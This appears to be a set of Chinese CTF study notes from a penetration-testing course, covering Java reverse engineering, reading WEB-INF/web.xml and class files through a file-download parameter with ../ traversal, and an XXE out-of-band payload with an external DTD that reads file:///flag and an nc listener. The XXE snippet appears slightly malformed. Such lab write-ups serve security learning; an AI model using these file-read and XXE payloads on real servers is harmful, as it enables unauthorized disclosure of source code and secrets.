
java逆向解密

开启之后下载文件，用idea打开

观察代码后发现可以逆向得到`flag`

```
        for(int i = 0; i < arr.length; ++i) {
            int result = arr[i] + 64 ^ 32;
            Resultlist.add(result);
        }

        int[] KEY = new int[]{180, 136, 137, 147, 191, 137, 147, 191, 148, 136,
133, 191, 134, 140, 129, 135, 191, 65};
        ArrayList<Integer> KEYList = new ArrayList();

        for(int j = 0; j < KEY.length; ++j) {
            KEYList.add(KEY[j]);
        }
```


编写脚本，成功得到`flag`



web-INF

WEB-INF 主要包含一下文件或目录:

/WEB-INF/web.xml: Web 应用程序配置文件，描述 servlet 和其他的应用组件配置及命名规则。


/WEB-INF/classes/: 含了站点所有用的 class 文件，包括 servlet class 和非 servlet class，他们不能包 含在 .jar 文件中

/WEB-INF/lib/: 存放 web 应用需要的各种 JAR 文件，放置仅在这个应用中要求使用的 jar 文件,如数 据库驱动 jar 文件/WEB-INF/src/: 源码目录，按照包名结构放置各个 java 文件。


/WEB-INF/database.properties: 数据库配置文件 漏洞检测以及利用方法: 通过找到 web.xml 文件，推断 class 文件的路径，最后直接class 文件，在 通过反编译 class 文件，得到网站源码

靶场:

[RoarCTF 2019]Easy Java开启靶场时有页面有一个help,并且打开后url呈现filename=?,由此可知可能含有文件上传漏洞



以post的方式提交filename=/WEB-INF/web.xml





```
<servlet>
    <servlet-name>LoginController</servlet-name>
    <servlet-class>com.wm.ctf.LoginController</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>LoginController</servlet-name>
    <url-pattern>/Login</url-pattern>
</servlet-mapping>

<servlet>
    <servlet-name>DownloadController</servlet-name>
    <servlet-class>com.wm.ctf.DownloadController</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>DownloadController</servlet-name>
    <url-pattern>/Download</url-pattern>
</servlet-mapping>

<servlet>
    <servlet-name>FlagController</servlet-name>
    <servlet-class>com.wm.ctf.FlagController</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>FlagController</servlet-name>
    <url-pattern>/Flag</url-pattern>
</servlet-mapping>
```


flag在com/ctf/FlagControllerfilename=/WEB-INF/classes/com/wm/ctf/FlagController在经过base64解密得到flag


配置源码

靶场： 网鼎杯 2020-青龙组-filejava-ctfhub上传图片抓包后发现有filename，

由此判断可能存在文件上传漏洞



写入/WEB-INF/web.xml发现文件被删除，这里可能存在检测可以使用../绕过



将存在的文件进行下载，代码审计 `Javaweb` 代码，发现 `flag` 位置，文件下载获取？过滤，利用漏洞`xxe` 安全，构造`payload`

```
xml payload
<!DOCTYPE convert [
<!ENTITY % remote SYSTEM "d:/xxx.dtd">
%remote;%int;%send;
]>

<root>&send;</root>
xxx.dtd:
<!ENTITY % file SYSTEM "file:///flag">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM %file;'>">
nc -lvvp 3333
```


往期推荐

XD安全渗透 学习笔记 | XSS漏洞阶段

XD安全渗透 学习笔记 | CSRF-SSRF阶段

XD安全渗透测试课 学习笔记 | 内网渗透(四)

XD安全渗透测试课 学习笔记 | 内网渗透(三)

XD安全渗透测试课程 学习笔记 | 内网渗透(二)

XD安全渗透测试 学习笔记 | 内网渗透(一)